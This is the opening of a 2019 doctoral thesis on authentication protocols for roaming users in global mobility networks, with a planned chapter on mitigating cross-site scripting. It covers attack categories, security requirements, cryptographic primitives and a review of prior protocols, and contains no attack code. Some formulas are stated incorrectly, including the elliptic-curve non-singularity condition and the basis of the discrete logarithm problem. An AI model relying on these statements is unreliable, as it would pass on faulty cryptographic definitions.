DESIGN OF ROBUST AUTHENTICATION PROTOCOLS FOR ROAMING SERVICE IN GLOMONET AND MITIGATION OF XSS ATTACKS IN WEB APPLICATIONS

Thesis

Submitted in partial fulfillment of the requirements for the degree of

DOCTOR OF PHILOSOPHY

by

SHASHIDHARA

DEPARTMENT OF MATHEMATICAL & COMPUTATIONAL SCIENCES

NATIONAL INSTITUTE OF TECHNOLOGY KARNATAKA

SURATHKAL, MANGALORE - 575025

April, 2019

Dedicated to
My family & friends

DECLARATION

By the Ph.D. Research Scholar

I hereby *declare* that the Research Thesis entitled **DESIGN OF ROBUST AUTHENTICATION PROTOCOLS FOR ROAMING SERVICE IN GLOMONET AND MITIGATION OF XSS ATTACKS IN WEB APPLICATIONS** which is being submitted to the **National Institute of Technology Karnataka, Surathkal** in partial fulfillment of the requirements for the award of the Degree of **Doctor of Philosophy** in **Mathematical and Computational Sciences** is a *bonafide report of the research work carried out by me*. The material contained in this Research Thesis has not been submitted to any University or Institution for the award of any degree.

Shashidhara

Reg. No.: 155049MA15F06

Department of Mathematical and Computational Sciences

Place: NITK, Surathkal.

Date: April 16, 2019

CERTIFICATE

This is to *certify* that the Research Thesis entitled **DESIGN OF ROBUST AUTHENTICATION PROTOCOLS FOR ROAMING SERVICE IN GLOMONET AND MITIGATION OF XSS ATTACKS IN WEB APPLICATIONS** submitted by **SHASHIDHARA**, (Reg. No.: 155049MA15F06) as the record of the research work carried out by him, is *accepted as the Research Thesis submission* in partial fulfillment of the requirements for the award of degree of **Doctor of Philosophy**.

(Dr. R. Madhusudhan)
Research Supervisor

Chairman - DRPC

ACKNOWLEDGMENT

I would like to acknowledge the moral and intellectual supports given to me by my supervisor Dr. R. Madhusudhan during my PhD program. Thanks to my supervisor's constant guidance and approaches through which this long and difficult journey becomes smooth and interesting. His way to do research as well as his attitude towards study and analysis of any particular subject influenced me immensely, and I still feel there is a lot to learn from him. Among other things, I have always admired his ability to discuss research problems from scratch to formalize rigorously, his scientific bravery in supporting ideas that sounded completely mental at first glance. Most important of all was probably his calm and constant belief in my ability to get a PhD.

I would like to take this opportunity to thank Dr. B. R. Shankar, Head of the Department, Mathematical and Computational Sciences, for his support and cooperation during my PhD program.

I am thankful to and fortunate enough to get constant encouragement, support and guidance from all the Teaching staff of Mathematical and Computational Sciences which helped me in successfully completing my thesis work. Also, I would like to extend my sincere regards to all the non-teaching staff of National Institute of Technology Karnataka, Surathkal for their timely support.

I would also like to thank my parents, my wife, my sisters and friends for their moral support and patience during the course of my research work.

Finally, I would like to thank all of them whose names are not mentioned here but have helped me in any way to accomplish the work.

Place: NITK, Surathkal Shashidhara

Date: April 16, 2019

ABSTRACT

Mobile devices have become an indispensable part of our daily lives due to the immense range of applications including communication, e-commerce, social networking, information sharing and so on. Progressively, mobile device permits to couple with other gadgets using Wi-Fi (Wireless Fidelity), Bluetooth and GPS (Global Positioning System) technologies to access the Internet services and other location based services. In this context, privacy and security issues are also raised.

Users are able to access ubiquitous services over wireless and mobile networks. These mobility environments rely on open channel and make use of radio waves to transmit the information across the network. The messages transmitted over radio channels are susceptible to various attacks. In this environment, the adversaries can launch possible threats, including eavesdropping, masquerading, and tampering, which results in financial loss due to information leakage, stealing of passwords, etc. Hence, securing the network through ensuring authentication, confidentiality, maintaining the integrity of information being transmitted and stored is therefore essential.

Authentication is the process of verifying a claimed identity. The authentication method can involve multiple factors with the level of security being proportional to the number and type of factors involved. The authentication system plays a crucial role in the context of GLObal MObility NETwork (GLOMONET) where Mobile User (MU) often need to seamless and secure roaming service over multiple Foreign Agents (FA). The possibility of several network threats can be found when a mobile user is unaware of the attacker or third party. Hence, promising the authentication of all communication entities in the mobile networks is essential, which is known as mutual authentication.

In this thesis, we study the importance of authentication and key agreement mechanism for the roaming service in global mobility networks. Initially, the security strength of various authentication protocols in mobility networks have been analyzed and reveals that the existing protocols are vulnerable to well-known attacks. As a remedy, the se-

cure and robust authentication protocols for roaming service have been desinged. The proposed protocols have been proved to be secure using informal security analysis, Burrows-Abadi-Needham (BAN) logic, and also with the broadly-accepted formal security verification tool called Automated Validation of Internet Security Protocols and Applications (AVISPA).

In order to provide the privacy-preserving mechanism in mobility environments, a DNA (Deoxyribo Nucleic Acid) based authentication protocol using Hyper Elliptic Curve Cryptosystem (HECC) has been introduced. Authentication using DNA cryptography prevents MU's password cracking by mapping the plaintext password into a DNA sequence. Further, the proposed scheme replaces elliptic curve cryptosystem with HECC to provide the message confidentiality. HECC is very popular because of it's smaller key length, operational efficiency, easily implementable in software and hardware platforms. In addition, the proposed DNA based authentication protocol is verified using ProVerif as a formal verification tool. The demonstration of the proposed authentication protocols are simulated using NS-2 simulator for various network performance parameters. Finally, the performance analysis and simulation results shows that the proposed authentication protocols is robust, computationally efficient and practically implementable in the resource-limited mobility environments.

In this research, we also focus on the most common and dangerous attack named cross site scripting (XSS) in web applications. XSS attacks permit an attacker to execute the malicious scripts on the victim's web browser resulting in various side-effects like data compromise, stealing of cookies, passwords, credit card numbers etc. Therefore, a secure XSS framework has been designed, in order to deal with malicious XSS vectors that reaches a browser from all possible routes.

Keywords: Authentication, Session Key, Global Mobility Network, Elliptic Curve Cryptography, Privacy, Security, Smart-card, AVISPA and XSS Attacks

Contents

List of Figures

Acronyms and Abbreviations

GLOMONET	: GLObal MObility NETwork
GPS	: Global Positioning System
ECC	: Elliptic Curve Cryptography
DLP	: Discrete Logarithm Problem
HECC	: Hyperelliptic Curve Cryptography
DNA	: Deoxyribonucleic Acid
BAN logic	: Burrows-Abadi-Needham logic
HLPSL	: High Level Protocol Specification Language
AVISPA	: Automated Validation of Internet Security Protocols and Applications
OFMC	: On the Fly Model Checker
ATSE	: Attack Searcher
ProVerif	: Protocol Verification
XSS	: Cross Site Scripting
DOM	: Document Object Model
HTTP	: Hyper Text Transfer Protocol
HTML	: Hypertext Markup Language
CFG	: Control Flow Graph

Chapter 1

INTRODUCTION

With the tremendous growth of information and communication technology, the increasing demand for low power mobile devices and secure communication among these devices is becoming important. It is raised a number of privacy issues between the subscribers using mobile devices and service providers through network. If network is not secure then the rate of unauthorized access, alteration, theft or physical damage to an object maintaining high confidential information will increase. Therefore, it is crucial to provide security against a variety of threats and vulnerabilities in the networks.

Network security is one of the most important aspects to consider when working over the LAN or Internet. While there is no network that is immune to attacks, a stable and efficient network security system is essential to protecting user's data. A good network security system helps business reduce the risk of falling victim of data theft and damage. According to NIST (National Institute of Standards and Technology) network security is the protection afforded to the networked environment in order to attain the applicable objectives of preserving the integrity, availability, and confidentiality of information system resources (Guttman and Roback, 1995). In order to design a secure network infrastructure, the following aspects need to be considered:

1. *Authentication*: According to Kizza (2009) authentication is a service used to identify a user. This provides a system with the capability to verify that a user is the one who claims to be authenticated based on what the user is, knows, and has.

2. *Authorization*: The process of granting or denying access to a network resource is known as authorization. During authorization, a system verifies an authenticated

user's access rules and either grant or refuses resource access.

3. *Confidentiality*: Data confidentiality ensures that the information transmitted across the network is accessible only by the intended recipients.

4. *Data Integrity*: The integrity service protects data against active threats such as those that may alter data. It ensures that a message has not been modified in transit. It is an assurance of the exactness of received data from the authorized user.

5. *Non-Repudiation*: This is a security service that provides proof of origin and delivery of service and/or information. It ensures that the originator of the message cannot deny that he/she sent the message.

Network security infrastructure provides several levels of protection to prevent various attacks by breaking down information into numerous parts, encrypting these parts and transmitting them through independent paths thus preventing cases like eavesdropping. An effective plan is also built on a thorough understanding of security issues, including the potential attackers, the needed level of security, and the factors that make a network vulnerable to attack. This understanding helps to define the level of security that is appropriate for the information in which the network contains and the environment it operates.

1.1 Overview of authentication

Authentication is the process of confirming the validity of a claimed identity by verifying at least one kind of identification. The process of confirmation might include verifying identification documents, digital signatures, certificates etc. User authentication is a central component of any security infrastructure. Other security measures depend upon verifying the identity of the sender and receiver of information. Authorization grants privileges based upon identity. Audit trails would not provide accountability without authentication. Confidentiality and integrity are broken if we can't reliably differentiate an authorized entity from an unauthorized entity.

In the distributed environment, authentication is more complex. Malicious users or programs may attempt to obtain sensitive information, disrupt the service, or forge data by impersonating legal entities. Therefore, promising the authentication between communication parties in the network is essential.
Authentication mechanisms are broadly classified into three categories based on the factors involved. They are as follows:

1. *Knowledge*: Identity authentication of something known, such as personal identification number, password, security question etc. This is called single factor authentication.

2. *Ownership*: Identity authentication of something possessed, such as smart-card, security token, mobile device etc. This is called two-factor authentication.

3. *Inherence*: Identity authentication of some personal characteristics of the user, such as fingerprint, signature, iris scan and voice print. This is known as three-factor authentication.

The single factor password-based authentication methods are comparatively easy to implement and use. However, low entropy passwords have several limitations like vulnerable to password guessing attack and does not provide strong identity check. In the smart-card based authentication method, the successful login requires the user to have a smart-card with the proper password. The three-factor authentication method is almost similar to smart-card based systems, with the only difference is that it requires an additional authentication factor like biometric characteristics. However, there is a risk in using three-factor authentication with biometric characteristics. In some cases, people suffer from accidents, these lead to eye damage, vocal cord damage, dis-figuration of hands etc. Notwithstanding these, even the implementation cost is too high. As a result, three-factor authentication is more expensive than single or two-factor authentication. Due to these concerns, the password-based authentication system using smart-card is one of the simplest and convenient authentication methods for handling data confidentiality in wireless and mobile networks (Karuppiah and Saravanan, 2015).

1.2 Authentication in Global Mobility Networks (GLOMONET)

A mobility network provides global roaming service that permits a mobile user to access the services provided by his/her home agent in a foreign network. In global mobile networks, the typical approach to securing roaming service for a mobile user between his home network and a foreign network being visited is to employ strong authentication mechanisms. A user of a specific network can access the services through foreign networks when he/she roams outside the pre-scheduled coverage zone. When a Mobile User (MU) roams to a Foreign Network (FN) administrated by a Foreign Agent (FA), it performs authentication with the FA through the assistance of his Home Agent (HA) in the Home Network (HN) as shown in Figure 1.1.



Figure 1.1 Scenario of user authentication for roaming service

Mobile user authentication is very crucial to provide secrecy and privacy to roaming users in the mobile environments. The existing communication technologies are highly vulnerable to security threats and pose a great challenge for the wireless networks being used today. Because the mode of a wireless channel is open, these networks do not carry any inherent security and hence are more prone to threats. Consequently, designing a robust protocol for roaming service in the mobile environment is always challenging. Due to high portability and ease of use, smart-card and password based authentication mechanism called two-factor authentication is widely used in global mobility networks.

In this scenario, a user only requires to remember a password and have a smart card, which stores secret parameters and is issued by the home agent during registration of the mobile user.

1.2.1 Applications

Some prominent applications of authentication in global mobility network are as follows:

- *Cellular Systems*: The infrastructure for cellular networks is massive, complex with multiple entities coordinating together, such as the IP Internet coordinating with the core network. Therefore, it presents a secure authentication system for the network to provide security at every possible communication path.

- *Banking industry*: In order to ensure secrecy and privacy in banking applications like Internet banking, Mobile banking, Wallet transactions and UPI (Unified Payment Interface), authentication systems plays a crucial role.

- *Telemedicine*: Telemedicine systems require authentication services that are strong enough to ensure privacy and data confidentiality to meet the needs of health professionals and patients.

- *Industrial Internet*: Authentication system enables organizations to keep their networks secure by permitting only authenticated users to access its protected resources, which may include computer systems, networks, databases, websites, and other network-based applications or services.

- *Internet of Things (IoT)*: The devices in IoT facilitate the day-to-day life of people. However, IoT has an enormous threat to security and privacy due to its heterogeneous and dynamic nature. Authentication protocols are used to prevent security threats in IoT environments.

1.2.2 Possible attacks in global mobility networks

The security breaches in GLOMONET environment occur as follows: A passive attacker can eavesdrop the messages transmitted between MU and FA by intercepting the

communication channel. This violates the message confidentiality. An active attacker may impersonate as MU to get services provided by the FA through HA. The possible security attacks in global mobility networks are as follows:

A1 *Insider attack:* In this attack, if a privileged insider of the server has learned the mobile user (MU's) password, he/she may try to impersonate the legal user to login other servers where MU could be a registered user.

A2 *Denial of Service (DoS) Attack:* In this attack, unauthorized users attempt to create invalid requests in login session by entering a fake password. It could be detected only at HA not at the mobile user side. The unauthorized user can repeat this process again and again to overload requests, which restrains accessibility and making authentication system busy for the legal users.

A3 *Forgery attack:* In this attack, an adversary intercepts the communicated information from the public channel and tries to impersonate as the legal MU to cheat FA or HA.

A4 *Password guessing attack:* Most of the passwords have a low entropy that it is vulnerable to password guessing attacks. An adversary intercepts authentication messages on the public channel and stores them locally, then attempts to use a guessed password to verify the correctness of his guess using the eavesdropped messages.

A5 *Replay attack:* Which is nothing but retransmission of eavesdropped messages or earlier intercepted information from the public network to cheat MU, FA or HA.

A6 *Stolen-verifier attack:* An adversary who robs the password-verifier from the server and use that stolen-verifier to impersonate a legal user to login to the system.

A7 *Smart-card loss attack:* The smart card used in password authentication protocol is non-temper resistance. Therefore, an attacker may rob users smart-card to take out the contents by the power consumption. Later, an adversary can easily change or guess the user's password to impersonate the legal user.

1.2.3 Security requirements

A mobile user authentication protocol should satisfy the following security requirements (Madhusudhan and Mittal, 2012):

SR1 *User anonymity and untraceability*: The identity of the mobile user should be kept secret from the third party, including the foreign agent. Untraceability means for an adversary, it should be infeasible to link two conversations originated from the same user.

SR2 *Mutual authentication*: In order to prevent forgery attacks, a secure authentication is ensured between MU, FA, and the HA. All these entities should authenticate each other.

SR3 *Robustness against attacks*: The protocol should be able to resist various attacks such as insider attack, replay attack, stolen-verifier attack, password guessing attack and impersonation attacks even if an adversary knows all information stored in the smart-card.

SR4 *Forward secrecy:* A protocol with perfect forward secrecy means, the system will never reveal the previous session keys, even if the system secret key is compromised. Once the session key is obtained, the entire session will become completely insecure.

SR5 *Local password verification*: The user smart-card must verify the validity of an identity and password of the user before communicating with other entities such as FA or HA. If the user inputs the wrong password in the login phase, it should notify the user with an error message.

SR6 *Session key security and fairness*: The mutual authentication between MU and FA is not sufficient to provide the data confidentiality, a session key negotiation is also important for establishing a secure channel between them. In addition, the mutual authentication and key agreement protocol end up with MU and FA agreeing on session key containing an equal contribution from all the entities.

SR7 *No time synchronization*: The authentication protocol should not require additional clocks or time-stamp mechanisms to prevent replay attacks. Remote user authentication protocols employing timestamps to provide message freshness may still suffer from replay attacks as the transmission delay is unpredictable in existing networks. In addition, clock synchronization is difficult and expensive in existing network environments.

SR8 *Free from verification table*: The passwords or verification tables are not stored in the system or server. The remote system should not have a dictionary of verification tables even in the hash format.

SR9 *User-friendliness*: The mobile user should freely choose his/her own password and identity. Further, the user device should allow the user to change his/her password without the assistance of HA.

1.3 Motivation of the work

The cryptographers all over the world have been aspiring for developing a robust authentication and key establishment protocols using computational mathematics that combat several security threats existing in wireless and global mobility networks. In this context, designing a secure and efficient authentication module, researchers mostly used the computationally intensive security techniques, which could be inefficient for the resource-limited mobility environments. As a result, a robust authentication protocol for wireless and mobile environments with certain lightweight cryptographic primitives is essential.

An attentive review of the existing mobile user authentication protocols under global mobility environment reveals that most of privacy-preserving protocols in the literature have some security pitfalls. Hence, the design of a robust and more secure protocol is crucial in this environment. Additionally, the authentication protocol should satisfy all security requirements in the mobility network and have the ability to ensure low communication and computational complexities.

1.4 Research objectives

1. In the literature, several authentication protocols have been proposed for roaming service in GLOMONET. However, most of them have some security pitfalls. The aim of this research is to give an insight into the most recent mobile user authentication protocols, identifies their security flaws and achieving security goals in the global mobile networks so that the authentication protocol will be more secure in an insecure communication channel.

2. Reduce the computational and communication overhead. Our goal is to propose a novel authentication protocol, which is computationally efficient, and more suitable for resource-limited mobility environments.

3. Designing a novel solution to mitigate cross-site scripting attacks in web applications by using safe input handling mechanisms.

1.5 Contributions

The contributions of the thesis are summarized as follows. The existing protocols are analysed and proposed several authentication protocols for roaming service in global mobility networks, which are the following:

1. Through careful cryptanalysis, we identified several security weaknesses in Wen et al. and Karuppiah et al. authentication protocols. We aim to address the vulnerabilities of these protocols by proposing a secure and lightweight authentication protocol for roaming service in GLOMONET.

2. Analysed the security pitfalls of Kuo et al. authentication protocol and proposed a secure anonymous authentication protocol for roaming in resource-limited mobility environments.

3. DNA based authentication protocol using HECC for roaming service in mobility environments has been proposed.

4. The proposed authentication protocols have been proved to be secure using informal security analysis, Burrows-Abadi-Needham (BAN) logic, and also with the

broadly-accepted formal security verification tool called Automated Validation of Internet Security Protocols and Applications (AVISPA).

5. The practical demonstration of the proposed protocols are evaluated using NS-2 simulator for various network performance parameters. Finally, the performance analysis and simulation results shows that the proposed authentication protocol is robust, computationally efficient and practically implementable in resource-limited mobile environments.

6. Further, an approach to mitigate one of the top most and dangerous attacks called cross-site scripting in web applications has been presented.

1.6 Organization of the thesis

The organization of the thesis is as follows.

Chapter 1, provides an overview of authentication in global mobility networks. The prominent applications of authentication, security attacks and requirements for roaming service in mobile networks has been discussed. Further, the motivation and objectives of this research have been addressed.

In **Chapter 2**, the basic concepts of cryptography and its primitives such as Exclusive-OR operation, one-way hash function, and private and public key algorithms are presented. Further, this chapter comprises the mathematical preliminaries required to design and analyse the authentication protocols for roaming service in global mobility networks such as Diffie-Hellman key exchange, Discrete Logarithmic Problem (DLP), Elliptic Curve Cryptosystem (ECC), and Hyper-Elliptic Curve Cryptosystem (HECC).

Chapter 3 gives the background information on the existing mobile user authentication protocols for roaming service in global mobility environments which are useful for performance comparison with our proposed protocols in these areas.

Chapter 4 analyses the security strength of Wen et al. (2013); Karuppiah and Saravanan (2015) authentication protocols and presents a secure and lightweight authentication protocol for roaming service in global mobile networks. In addition, this chapter shows that the protocol achieves better security and efficiency as compared to the existing authentication approaches for roaming service in the mobility networks.

Chapter 5 presents a secure anonymous authentication protocol for roaming in resource-limited mobile environments using Elliptic Curve Cryptosystem (ECC). The proposed authentication protocol is implemented in HLPSL language using AVISPA as a formal verification tool to prove that the novel protocol is free from known attacks. Further, BAN logic is applied to validate the correctness of the authentication system. Finally, the performance analysis and NS-2 simulation results demonstrate that the proposed authentication protocol is computationally efficient and well suited for resource-limited mobility environments.

In **Chapter 6**, DNA based authentication protocol for roaming in mobility environments is introduced. The proposed protocol derive benefit from HECC (Hyper Elliptic Curve Cryptosystem), which is smaller in terms of key size, more computational efficiency. The performance analysis shows that the DNA based authentication protocol using HECC is secure and practically implementable in resource-limited wireless and mobile environments.

Chapter 7 presents a novel approach to mitigate Cross-Site Scripting (XSS) attacks in web applications. This chapter describes a client-side cross-site scripting attack discovery and mitigation technique known as secure XSS layer.

Chapter 8 summarizes the thesis by highlighting the contributions and it also discusses some future research directions.

Chapter 2

CRYPTOGRAPHIC PRIMITIVES

This chapter presents some cryptographic primitives and mathematical preliminaries required to design and analyse the authentication protocols for roaming service in global mobility networks. Initially, the properties of XOR and one-way hash function are described. Then, the Diffie-Hellman key exchange, Discrete Logarithmic Problem, Computational Diffie-Hellman Problem, Elliptic Curve Cryptosystem (ECC) and Hyper-Elliptic Curve Cryptosystem (HECC) have been discussed in brief.

2.1 Basic concepts

- **Cryptography**: The art of encompassing the principles and methods of transforming an intelligible message into one that is unintelligible, and then retransforming that message back to its original form.
- **Encryption**: The process of converting plaintext to cipher text using a key.
- **Decryption**: The process of converting cipher text to plaintext using a key.
- **Cryptanalysis**: The study of principles and methods of transforming an unintelligible message back into an intelligible message without knowledge of the key. It is also called codebreaking

2.2 Cryptographic primitives

In order to ensure the secrecy and efficiency of the authentication system, the cryptographers prefer to use lightweight and low-cost cryptographic primitives like XOR, secure

hash functions, and symmetric crypto operations.

2.2.1 EXCLUSIVE-OR cipher:

In cryptography, the simple EXCLUSIVE-OR algorithm has the successive additive principles:

$$A \oplus A = 0,\ A \oplus 0 = A$$

$$(B \oplus A) \oplus A = B \oplus 0 = B$$

Associative property:

$$A \oplus (B \oplus C) = (A \oplus B) \oplus C$$

2.2.2 Hash function:

A secure hash function accepts the string of variable length as an input and produces the fixed length output known as hash value (Ha, 2015). In cryptography, the secure one-way hash function has the following properties:

- The output is deterministic, that is, the same hash value is produced for the same message.

- For given input message M it's very easy to compute H(M), but it's computationally infeasible to obtain M from the given H(M). This property is known as one-way property.

- Its very difficult to find the pair of input A and B such that H(A)=H(B), such a pair is known as a hash collision.

- If the input message is altered even slightly, the hash digest changes significantly.

Hash functions are used to generate Message Authentication Code (MAC), in order to verify the integrity of a message. The Secure Hash Algorithm (SHA) the standard has algorithms with varying lengths of digest produced. According to Standard (2010), the SHA-1 with a 160-bit length is the most widely used in the cryptographic applications.

2.3 Private and public key algorithms

In private key algorithms, the encryption and decryption keys are same and known both to sender and receiver. Some of the well-known examples of private key algorithms are DES, AES, IDEA etc.

In public key algorithms, the encryption and decryption system uses two keys, a public key known to everyone and a private or secret key known only to the recipient of the message. The popular public key algorithms are RSA, ECC etc.

2.4 Diffie-Hellman key exchange

The Diffie-Hellman key exchange method allows two parties that have no prior knowledge of each other to jointly establish a shared secret key over an insecure channel (Diffie and Hellman, 1976). The procedure of D-H key exchange protocol is described below:

1. Alice generates two primes p, q and computes $n = pq$. After that he chooses a group G, an element $g \in G$ with order q.

2. Subsequently, Alice selects the private key $S_{HA} = a(< q)$ and computes the public key $P_{HA} = g^a \ mod \ p$ then sends it to the Bob.

3. Similarly, Bob picks the private key $S_{FA} = b(< q)$ and finds a corresponding public key $P_{FA} = g^b \ mod \ p$ to the Alice.

4. Afterwards, Alice computes the shared secret $K_{FH} = P_{FA}^a \ mod \ p$ from Bob's public key. In a similar way, Bob also computes $K_{FH} = P_{HA}^b \ mod \ p$ from Alice public key.

2.4.1 Discrete Logarithmic problem

Consider a generator g of Z_p^* and a large prime p. Assume $X = g^x \bmod p$. It is trivial to compute $X = g^x \bmod p$, when the values p, x and g are known. However, it is infeasible to compute x with the values p, X, and g due to the factoring of primes (ElGamal, 1984).

2.4.2 Computational Diffie-Hellman problem

Consider a group G with order q. The Computational Diffie-Hellman problem states that, given g, g^x, g^y for a generator g and nonce x, $y \; \varepsilon \; \{1,2,...,q-1\}$, it's impractical to calculate the value g^{xy} (Diffie and Hellman, 1976).

2.5 Elliptic curve cryptography

This section defines elliptic curve properties and, its application in the area of cryptography and network security.

2.5.1 Elliptic curve over a finite field

Considering a set of elliptic curve points $E_p(a,b)$ over E_p, which is defined by the equation: $y^2 \; mod \; p = (x^3 + ax + b) \; mod \; p$ with $a,b \; \varepsilon \; F_p$ and $(4a^3 + 27b^2) \; mod \; p = 0$ $(Koblitz, \; 1987)$.
$E_p(a,b)$ forms a commutative or an abelian group under addition modulo p operation.

2.5.2 ECC encryption and decryption

The ECC cryptosystem first encrypts the plaintext message M to be sent as an elliptic curve point $P_M \in E_p(a,b)$. This point P_M will be encrypted as a ciphertext and then subsequently decrypted. The user selects a private and public key pair such that private-key $d \in Z_P^*$ and the public-key is calculated as $e = d.G$ where $Z_P^* = 1,2,....,p-1$ and G is a base point on $E_P(a,b)$. The procedure of ECC encryption and decryption is outlined below:

- **ECC encryption**: The user picks a nonce $n \in Z_P^*$. The corresponding cipher text C_M for the plain text P_M is a pair of points C_1 and C_2.

  $$C_M = (C_1, C_2); C_1 = n.G; C_2 = P_M + n.e$$

  Then, the encrypted cipher C_M is send to the receiver.

- **ECC decryption**: To decrypt the plaintext P_M, the receiver computes:
  $C_2 - (d.C_1) = (P_M + n.e) - (d.(n.G)) = P_M + n.e - n.e = P_M$.
  Here, d and e are private and public key of the receiver.

2.6 Hyper-Elliptic Curve Cryptosystem (HECC)

In 1988, Koblitz (1987) recommended for the generalization of elliptic curves to curves of higher genus, specifically Hyper-Elliptic Curves (HEC). Invariance to ECC case, Koblitz's idea to use HEC for cryptographic applications, which has been analysed and implemented both in software and hardware platforms like FPGA (Field Programmable Gate Arrays). Later, Pelzl et al. (2003) shown that the HECC performance is higher compared to the ECC, for certain criterion HECC can have a less complexity than that of ECC cryptosystem.

Let F be a finite field, and let $\bar{F}$ be the algebraic closure of F. A hyper elliptic curve C of genus $g \geq 1$ over F is the set of solutions $(x,y) \in F \times F$ to the equation

$$C : y^2 + h(x)y = f(x)$$

this is non-singular if there are no pairs $(x,y) \in \bar{F} \times \bar{F}$ which concurrently gratify the partial differential equations $2y + h(x) = 0$, $h^{'}(x)y - f^{'}(x) = 0$ and the equation of a curve C. The strength of HECC is depended on logarithm problem, that is $k \in Z_p$, calculus of $K = k \times P$ here, P is asymmetric key and K is the private. Therefore, the strength of HECC cryptosystem relies on the discrete logarithmic problem in the Jacobian curve (Koblitz, 1990).

2.7 Summary

In this chapter, a brief review of cryptography and its primitives such as Exclusive-OR operation, one-way hash function, and private and public key algorithms are presented. In addition, the mathematical preliminaries required to design and analyse the authentication protocols for roaming service, which includes Diffie-Hellman key exchange, discrete logarithmic problem, ECC and HECC cryptosystems have been discussed.

Chapter 3

REVIEW OF RELATED WORKS

From several years, there has been plenty of research going on user authentication protocols in wireless and mobile networks. In these networks, privacy-preserving is one of the most essential and challenging tasks. This chapter provides an overview of existing authentication protocols based on symmetric/asymmetric cryptosystems, Discrete Logarithmic Problem (DLP) and Elliptic Curve Cryptosystem (ECC).

3.1 Symmetric and asymmetric cryptosystems based authentication protocols

Zhu and Ma (2004) proposed a secure authentication protocol in wireless environments using symmetric and asymmetric cryptosystems. This protocol achieves user anonymity and they believe that it withstand against various attacks in wireless networks. Unfortunately, Lee et al. (2006) showed that the authentication protocol in Zhu and Ma (2004) is unable to provide mutual authentication, cannot resist forgery attacks, and they proposed an enhanced authentication protocol. Nevertheless, Wu et al. (2008) identified that the protocols in Zhu and Ma (2004); Lee et al. (2006) could not achieve user anonymity. They also modified the authentication protocol of Lee et al. (2006) to achieve a higher level of security.

Independently, Yoon et al. (2011) presented the user friendly authentication protocol to preserve user anonymity in mobile and wireless environments. Unfortunately, Li and Lee (2012) found that the protocol of Yoon et al. (2011) is unsuccessful at the key agreement, absence of user anonymity and he is further proposed a novel authentication protocol for GLOMONET. Further, He et al. (2011) designed a lightweight authentica-

tion protocol for wireless communications by using XOR and hash functions. Later, Li et al. (2013) proved that the protocol of He et al. (2011) is unable to provide user anonymity and is also exposed to replay and impersonation attacks.

Jiang et al. (2013b) presented an effective anonymous protocol for privacy-preserving in mobile networks. However, Wen et al. (2013) proved that the authentication protocol of Jiang et al. (2013b) is vulnerable to replay and spoofing attacks, and they proposed an enhanced authentication protocol. Karuppiah and Saravanan (2015) proposed a secure authentication protocol with user anonymity for roaming service in global mobility networks. This protocol can protect user anonymity, untraceability, and is believed to have many abilities to resist a range of attacks in global mobile networks. Furthermore, Farash et al. (2017) proposed an improved authentication and key agreement protocol for global mobility networks and claimed that their improved protocol is secure and computationally efficient. However, Karuppiah et al. (2017) proved that the protocol of Farash et al. (2017) is vulnerable to offline password guessing attack, replay attack and cannot achieve perfect forward secrecy, session key security and anonymity.

Very Recently, Madhusudhan et al. (2018) analysed Karuppiah and Saravanan (2015) authentication protocol and identified that their protocol is vulnerable to an insider attack, stolen-verifier attack, offline guessing attack, denial of service attack, forgery attack. In addition, their protocol includes more number of encryption and decryption operations, which increases the computational complexity of the system. To combat these security flaws and computational inefficiencies, Madhusudhan et al. (2018) proposed a secure and lightweight authentication protocol for roaming service in global mobile networks.

3.2 DLP based authentication protocols

This section describes the authentication protocols which are designed using discrete logarithmic problem for roaming service in global mobility networks.

Wen et al. (2013) presented a secure authentication protocol for roaming service in GLOMONET, which protects the anonymity of the user and is believed to have many abilities to resist a various kind of network attacks. However, through careful analysis, Madhusudhan et al. (2016) identified that their protocol is vulnerable to bit flipping at-

tack, impersonation, insider attack, denial-of-service attack, unfair key agreement and cannot provide user anonymity. To remedy these weaknesses and to achieve low communication and computation costs, Madhusudhan et al. (2016) proposed an efficient secure authentication protocol for roaming users in global mobile networks.

Xie et al. (2014) also proposed a DLP based authentication protocol and claims that it could withstand various attacks in GLOMONET. However, He et al. (2013) pointed out that the protocol of Xie et al. (2014) cannot resist impersonation attacks. Then, He et al. (2013) proposed another DLP based authentication protocol. Nevertheless, Arshad and Rasoolzadegan (2017) pointed out that the authentication process of He et al. (2013), HA sends the mobile user identity to the FA, an adversary can obtain the real identity of the mobile user by intercepting the public channel and thus it does not provide user anonymity.

Shin et al. (2015) introduced a novel protocol for roaming service in wireless environments using DLP claimed that it resist against various attacks. However, Farash et al. (2017) proved that the protocol of Shin et al. (2015) is vulnerable to impersonation attacks and also cannot achieve untraceability and session-key security. Very recently, Karuppiah et al. (2017) introduced a new DLP based authentication protocol and claimed that their protocol achieves all security requirements for roaming service in ubiquitous networks. Unfortunately, Arshad and Rasoolzadegan (2017) proved that the authentication protocol of Karuppiah et al. (2017) is vulnerable to offline password guessing attacks and achieve forward secrecy.

3.3 ECC based authentication protocols

This section describes the authentication protocols which are designed using Elliptic Curve Cryptography for roaming service in global mobility networks.

